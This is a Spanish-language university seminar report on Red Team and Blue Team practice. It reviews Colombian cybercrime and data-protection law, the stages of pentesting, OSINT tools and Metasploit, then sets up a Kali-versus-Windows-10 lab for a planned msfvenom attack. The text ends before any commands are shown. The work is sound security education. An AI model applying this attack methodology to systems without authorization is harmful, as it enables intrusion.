CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

PABLO ANDRÉS DÍAZ ARAMBURO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
SEMINARIO ESPECIALIZADO EN EQUIPOS ESTRATÉGICOS SOBRE CIBERSEGURIDAD RED-TEAM & BLUE-TEAM
CALI
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

PABLO ANDRÉS DÍAZ ARAMBURO

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD RED TEAM & BLUE TEAM

DIRECTOR DE CURSO
JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
SEMINARIO ESPECIALIZADO EN EQUIPOS ESTRATÉGICOS SOBRE CIBERSEGURIDAD RED-TEAM & BLUE-TEAM
CALI
2023

Nota de aceptación:

Firma del presidente del jurado

Firma del jurado

Firma del jurado

Santiago de Cali, Septiembre 28 de 2023

CONTENIDO

Pág.

FIGURAS

GLOSARIO

CVE: Common Vulnerabilities and Exposures. Lista de vulnerabilidades y exposiciones de seguridad de la información divulgadas públicamente.

EXPLOIT: software diseñado para aprovechar un fallo en un sistema informático, normalmente con fines maliciosos, como la instalación de malware.

PAYLOAD: Programa que acompaña a un exploit cuyo contenido es aprovechado para explotar una vulnerabilidad en el equipo víctima.

PENTESTING: abreviatura formada por dos palabras “penetration” y “testing” y es una práctica/técnica que consiste en atacar diferentes entornos o sistemas con la finalidad de encontrar y prevenir posibles fallos en el mismo.

METAESPLOIT: Proyecto de código abierto para la seguridad informática, que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

MSFPAYLOAD: Es una herramienta de Metasploit que genera ejecutables con un payload específico.

PAYLOAD: Programa que acompaña a un exploit cuyo contenido es aprovechado para explotar una vulnerabilidad en el equipo víctima.

VULNERABILIDAD: debilidad existente en un sistema que puede ser utilizada por una persona malintencionada para comprometer su seguridad.

RESUMEN

Con el creciente numero de reportes de ataques a nivel mundial desde hace ya varios años, cada vez hay mayor conciencia por parte de las empresas de la necesidad de proteger su infraestructura tecnológica y su información.

Por ello, en este documento se hace una revisión de algunas técnicas que utilizan las empresas para minimizar los riesgos que conlleva el uso de software con el cual se trabaja. El marco legal que tipifique los delitos de carácter informático es descrito en el presente documento.

Como bien se sabe la información hoy en día es el insumo mas preciado y por ello es necesario contar con mecanismos que la salvaguarden. Uno de estos mecanismos consiste en la conformación de los equipos de personas conocidos como Blue Team y Red Team, quienes se encargan de proteger la información y los recursos tecnológicos.

Posteriormente se llevará a cabo un ataque a un sistema operativo aprovechando una vulnerabilidad. Luego de lo anterior se verá la forma de solventar la vulnerabilidad para impedir este tipo de ataques.

ABSTRACT

With the increasing number of reports of attacks worldwide for several years now, there is increasing awareness on the part of companies of the need to protect their technological infrastructure and information.

Therefore, this document reviews some techniques that companies use to minimize the risks involved in the use of the software they work with. The legal framework that typifies computer crimes is described in this document.

As is well known, information today is the most precious input and therefore it is necessary to have mechanisms that safeguard it. One of these mechanisms consists of the formation of teams of people known as Blue Team and Red Team, who are responsible for protecting information and technological resources.

Subsequently, an attack will be carried out on an operating system taking advantage of a vulnerability. After the above, we will see how to solve the vulnerability to prevent this type of attacks.

INTRODUCCIÓN

Debido al cada vez más creciente número de incidentes de seguridad en el mundo y en Colombia, las empresas han visto la necesidad de implementar mecanismos que protejan su infraestructura e información.

Es por esto que surgen métodos como la creación de equipos de personas especializadas en distintas áreas de la seguridad informática. Un ejemplo de ello son los equipos de trabajo denominados como Red Team y Blue Team. Los cuales son grupos de profesionales en seguridad informática que se especializan en realizar tareas propias de su equipo.

En el presente documento se realizará una revisión de algunas actividades que implican los equipos de seguridad. Se hará énfasis en la necesidad de proteger la infraestructura de las empresas y la importancia de tener todo el software monitoreado y actualizado.

Es de anotar que además de la infraestructura y la información, se debe poner especial atención en capacitar a las personas que tienen acceso a la información diariamente. Ellos son uno de los vectores por los cuales las vulnerabilidades pueden materializarse llegando así a la perdida de la información, la reputación e incluso al cierre definitivo de la empresa.

2 OBJETIVOS

2.1 OBJETIVO GENERAL

Construir un informe general que permita ilustrar acerca de la legislación actual de delitos informáticos en Colombia y su posterior aplicación en protección y ataque de activos mediante la implementación de los equipos Red Team y Blue Team.

2.2 OBJETIVOS ESPECÍFICOS

- Conocer la legislación vigente sobre delitos informáticos y protección de datos personales.
- Ejecutar la herramienta msfvenom y encontrar una utilidad que permita atacar la vulnerabilidad.
- Conocer aspectos de seguridad relacionados con los diferentes equipos de seguridad existentes en las empresas y sus distintos enfoques.
- Conocer los pasos a seguir durante un ataque cibernético.
- Proteger el sistema operativo Windows 10 atacado en la actividad anterior.
- Listar guías de buenas prácticas de seguridad alojadas en el sitio web de CIS (Center for Internet Security).

3 DESARROLLO DEL TRABAJO

3.1 ANÁLISIS DE LA LEGISLACIÓN EN COLOMBIA SOBRE DELITOS INFORMÁTICOS

Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

La ley 1273 de 2009 se agrega al código penal con el fin de tipificar los delitos informáticos en Colombia. Se dan herramientas para combatir el creciente número de actos informáticos delictivos, la ley incorpora una lista de artículos donde se describe cada uno de los activos delictivos contemplados.

Vale la pena mencionar que en el gobierno de Juan Manuel Santos fue aprobada la ley 1928 del 24 de julio de 2018 en la que Colombia entró a formar parte del Convenio de Budapest sellado en el año 2001.

Artículos que contempla la ley 1273 de 2009:

Artículo 269A: Acceso abusivo a un sistema informático. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo. Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Aquí se penaliza el hecho de acceder sin autorización a un sistema informático o redes. También es penalizable el individuo que teniendo credenciales de acceso propias acceda al sistema por fuera de los términos acordados con la organización. O peor aún, el individuo accede al sistema en contra de la voluntad de la organización.

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación. El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenidos, o a una red de telecomunicaciones. Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor.

Este artículo hace referencia a las prácticas de ataque donde el individuo puede programar una serie de solicitudes por ejemplo al servicio http para que el servidor web atienda estas peticiones y llegue un momento en que se sature y no pueda atender a más solicitudes, por ejemplo.

Artículo 269C: Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte. Incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

En este artículo se hace referencia a actividades como por ejemplo man in the middle que consiste en activar un mecanismo que permita capturar los datos que viajan por la red.

Artículo 269D: Daño Informático. El que, sin estar facultado para ello, destruya, dañe, borre, deteriore, altere o suprima datos informáticos, o un sistema de tratamiento de información o sus partes o componentes lógicos. Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Alterar datos por ejemplo salarios en una base de datos. Programar aplicaciones para que deteriore el software que se usa, son ejemplos de actividades contempladas en este artículo.

Artículo 269E: Uso de software malicioso. El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos. Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

El uso de herramientas para encriptar datos mediante el malware o instale virus en equipos informáticos son algunos ejemplos de las actividades que contempla este artículo.

Artículo 269F: Violación de datos personales. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes. Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Vender sin autorización alguna, bases de datos de clientes de una empresa es contemplado en este artículo.

Artículo 269G: Suplantación de sitios web para capturar datos personales. El que con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes. Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con pena más grave.

Esta actividad conocida como spoofing se contempla en este artículo. Personas que crean sitios web similares a los originales con el fin de que las personas crean que se trata de un sitio auténtico con el fin de robar sus credenciales de acceso.

También se establecen unas consideraciones en el artículo siguiente

Artículo 269H: Circunstancias de agravación punitiva: Las penas imponibles de acuerdo con los artículos descritos en este título, se aumentarán de la mitad a las tres cuartas partes si la conducta se cometiere:

1. Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.

2. Por servidor público en ejercicio de sus funciones.
3. Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.

4. Revelando o dando a conocer el contenido de la información en perjuicio de otro.

5. Obteniendo provecho para sí o para un tercero.

6. Con fines terroristas o generando riesgo para la seguridad o defensa nacional.

7. Utilizando como instrumento a un tercero de buena fe.

8. Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.

El capítulo 2 de esta ley establece lo siguiente:

De los atentados informáticos y otras infracciones

Artículo 269I: Hurto por medios informáticos y semejantes. El que, superando medidas de seguridad informáticas, realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 de este Código.

Artículo 269J: Transferencia no consentida de activos. El que, con ánimo de lucro y valiéndose de alguna manipulación informática o artificio semejante, consiga la transferencia no consentida de cualquier activo en perjuicio de un tercero, siempre que la conducta no constituya delito sancionado con pena más grave, incurrirá en pena de prisión de cuarenta y ocho (48) a ciento veinte (120) meses y en multa de 200 a 1.500 salarios mínimos legales mensuales vigentes. La misma sanción se le impondrá a quien fabrique, introduzca, posea o facilite programa de computador destinado a la comisión del delito descrito en el inciso anterior, o de una estafa.

Si la conducta descrita en los dos incisos anteriores tuviere una cuantía superior a 200 salarios mínimos legales mensuales, la sanción allí señalada se incrementará en la mitad.

Ley 1581 de 2012

Esta ley, conocida también como ley de protección de datos se suscribe con el fin de garantizar a todas las personas el derecho a su intimidad como lo contempla el artículo 15 de la Constitución Política de Colombia.

"**ARTÍCULO 15**. Todas las personas tienen derecho a su intimidad personal y familiar y a su buen nombre, y el Estado debe respetarlos y hacerlos respetar. De igual modo, tienen derecho a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en bancos de datos y en archivos de entidades públicas y privadas."

También esta ley contempla el derecho a la información tal como lo promulga el artículo 20 de la Constitución Política de Colombia.

Esta ley, en mi humilde opinión surge también como una necesidad a la globalización, donde empresas de otros países brindan en nuestro país servicios de redes sociales u otras características y los datos que recogen son usados como materia prima para que otras compañías manipulen estos datos y de esa forma poder sacar provecho de ellos tales como mercadeo de productos u otros fines.

En términos generales la ley 1581 de 2012 obliga a las instituciones y personas que poseen en medios magnéticos o físicos los datos sensibles de otras personas, a resguardar dicha información y protegerla de tal forma que no caiga en manos inescrupulosas cuyo fin sea el de atentar en el buen nombre de los dueños de la información. Se considera información sensible aquella que afecta la intimidad del dueño o que pueda ser usada para su discriminación.

Las siguientes son las sanciones a aquellas entidades o personas que vayan en contra de esta ley.

a) Multas de carácter personal e institucional hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción. Las multas podrán ser sucesivas mientras subsista el incumplimiento que las originó;

b) Suspensión de las actividades relacionadas con el Tratamiento hasta por un término de seis (6) meses. En el acto de suspensión se indicarán los correctivos que se deberán adoptar;

c) Cierre temporal de las operaciones relacionadas con el Tratamiento una vez transcurrido el término de suspensión sin que se hubieren adoptado los correctivos ordenados por la Superintendencia de Industria y Comercio;

d) Cierre inmediato y definitivo de la operación que involucre el Tratamiento de datos sensibles;

Parágrafo. Las sanciones indicadas en el presente artículo sólo aplican para las personas de naturaleza privada. En el evento en el cual la Superintendencia de Industria y Comercio advierta un presunto incumplimiento de una autoridad pública a las disposiciones de la presente ley, remitirá la actuación a la Procuraduría General de la Nación para que adelante la investigación respectiva.

La Superintendencia de Industria y Comercio, a través de una Delegatura para la Protección de Datos Personales, ejercerá la vigilancia para garantizar que en el Tratamiento de datos personales se respeten los principios, derechos, garantías y procedimientos previstos en la presente ley.

3.2 ETAPAS DEL PENTESTING

El pentesting es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa, ¿qué aplicaciones (Opensource y pagas) podría utilizar para este proceso? ¿Y por qué piensa que es una de las etapas más importantes dentro del pentesting?

El pentesting tiene las siguientes fases o etapas:

Reconocimiento o footprinting, escaneo o exploración, evaluación de vulnerabilidades, explotación y presentación de informes.

Reconocimiento o footprinting: Esta etapa consiste en la recolección de datos en Internet sobre la compañía o la red objetivo. Esta etapa también suele conocerse como OSINT (Open Source Intelligence).

Se hace uso de Internet puesto que las empresas publican su información con el fin de promocionar sus servicios o productos. En su sitio web se puede reunir cierta información como lo es el nombre de dominio, el formato de direcciones de correo

que suele usar y otras publicaciones que puedan ser de interés en la reunión de información acerca del objetivo.

Algunas herramientas que se pueden usar con el fin de realizar el reconocimiento o footprinting son las siguientes:

Comerciales:

- Maltego
- Spyse
- Intelligence X – free hasta cierto punto.
- Owlint.fr
- Shodan

Libres:

- Mitaka
- Spiderfoot
- BuiltWith
- Recon-ng
- theHarvester
- Metagoofil
- Babel X
- OSINT Framework

Las anteriores herramientas nos permiten realizar búsquedas de información sobre el objetivo. Otra herramienta interesante es wayback machine que también es de libre uso. Permite visualizar los screenshots de los sitios web en el tiempo.

Esta etapa es importante en la medida en que nos proporciona la información básica sobre el objetivo en el cual deseamos trabajar, podemos encontrar en esta etapa gran cantidad de información que nos permita tener una idea sobre las herramientas que se están usando y sus diferentes servicios. Con ello en mente podemos encontrar un punto de partida para explorar mas en detalle información que a simple vista se nos oculta.

Escaneo o exploración

Esta etapa consiste en entender o conocer de qué forma el objetivo responderá a diferentes intentos de intrusión. De esta forma se pueden observar puntos débiles que se tengan.

Evaluación de vulnerabilidades

Una vez se han obtenido el listado de vulnerabilidades en la etapa anterior, se procede a analizar las vulnerabilidades que permitan acceder a determinados objetivos en el sistema. Puede ser un servidor web, una base de datos, los archivos de un sistema de almacenamiento, etc.

Explotación

En esta etapa se procede a desplegar las amenazas para atacar las vulnerabilidades que se definieron gracias al paso anterior.

Elaboración de informes

Luego de todo el proceso se genera un informe que contiene el diagnóstico de vulnerabilidades, sus implicaciones y posibles soluciones.

3.3 HERRAMIENTAS DE CIBERSEGURIDAD

Metasploit es quizás una de las herramientas de importancia en el campo de la seguridad; algunos hackers expertos desarrollan sus propios frameworks, otros deciden utilizar frameworks existentes, por ello su trabajo en este apartado es buscar el funcionamiento, arquitectura y opciones que trae Metasploit el cual se encuentra disponible desde Kali Linux.

Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada.

Dentro del proceso descrito en este apartado usted como experto en cibserguridad debe buscar y documentar lo siguiente:

* ¿Qué es un CVE y su estructura?

Un CVE es una lista de vulnerabilidades en las que se informa al detalle sobre una vulnerabilidad encontrar en un programa o aplicación. Esta lista es mantenida por Mitre bajo la financiación de la National Cyber Security Division la cual pertenece al gobierno de los Estados Unidos.

Cabe anotar que cada registro en el CVE identifica de manera única un problema de seguridad.

Un CVE está compuesto por:

Un numero de identifación
Una descripción de la vulnerabilidad
Detalles de los productos afectados

Ejemplo de un CVE

Identificador CVE: CVE-2023-2825

- Fecha de publicación: 05/26/2023
- Software Afectado: Gitlab CE/EE
- CVSS Score: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N (10 Critical)
- Versiones afectadas
  - 16.0.0
- Requisitos de explotación
  - Archivo adjunto en un proyecto público anidado dentro de al menos cinco grupos.
  - Para poder alcanzar la raíz del servidor en una instalación por defecto, han de darse 11 grupos anidados.

* https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

Exploit-db es un sitio que lista los exploits para las vulnerabilidades conocidas. Estos exploits se pueden descargar y usar por hackers o profesionales de la seguridad con el fin de evaluarlos al interior de su infraestructura. Se articula con CVE puesto que lista el registro de vulnerabilidad que afecta. Cuando se da clic en el número de registro CVE el sistema accede a los datos contenidos en el CVE, este enlace lleva al usuario a la página web de NIST.

3.4 MONTAJE BANCO DE TRABAJO

En el presente caso se hace uso de la herramienta de virtualización KVM en la cual se crea la máquina virtual que alojará la distribución Kali Linux y una máquina Windows 10 en otro servidor físico también con KVM

A continuación, los pantallazos de esta configuración


Plataforma KVM conteniendo el servidor Kali Linux encendido
Montaje banco de trabajo

En el presente caso se hace uso de la herramienta de virtualización KVM en la cual se crea la máquina virtual que alojará la distribución Kali Linux y una máquina Windows 10 en otro servidor físico también con KVM

A continuación los pantallazos de esta configuración

Plataforma KVM conteniendo el servidor Kali Linux encendido

Imagen 1 Kali Linux corriendo en KVM




Fuente: Elaboración propia

Servidor Kali Linux en ejecución tiene una dirección IP 192.168.30.65


Características de memoria y procesador usados en Kali Linux (5Gb de RAM y Dos CPUs)

Imagen 2 Cantidad de Memoria RAM asignada



Fuente: Elaboración propia


Imagen 3 Procesadores asignados a la máquina virtual



Fuente: Elaboración propia

Máquina virtual con Windows 10 con la seguridad deshabilitada y con dirección IP 192.168.30.62


Imagen 4 Máquina Windows con seguridad deshabilitada y conexión exitosa al servidor Kali Linux



Fuente: Elaboración propia


Características de memoria y procesador usados en Windows 10 (6Gb de RAM y Dos CPUs)

Imagen 5 Memoria asignada a Windows 10



Fuente: Elaboración propia

Imagen 6 Procesadores asignados a Windows 10




Fuente: Elaboración propia

Los servidores anfitriones cuentan con sistema operativo Linux Centos y Linux Mint

En el Linux Centos se montó la máquina virtual Windows 10. Esta máquina cuenta con dirección IP 192.168.10.62 como se mencionó anteriormente.
En el Linux Mint se montó la máquina virtual Kali Linux. Esta máquina cuenta con dirección IP 192.168.30.65 también mencionada anteriormente.

Existe comunicación entre las dos máquinas tal como se evidencia en la siguiente imagen

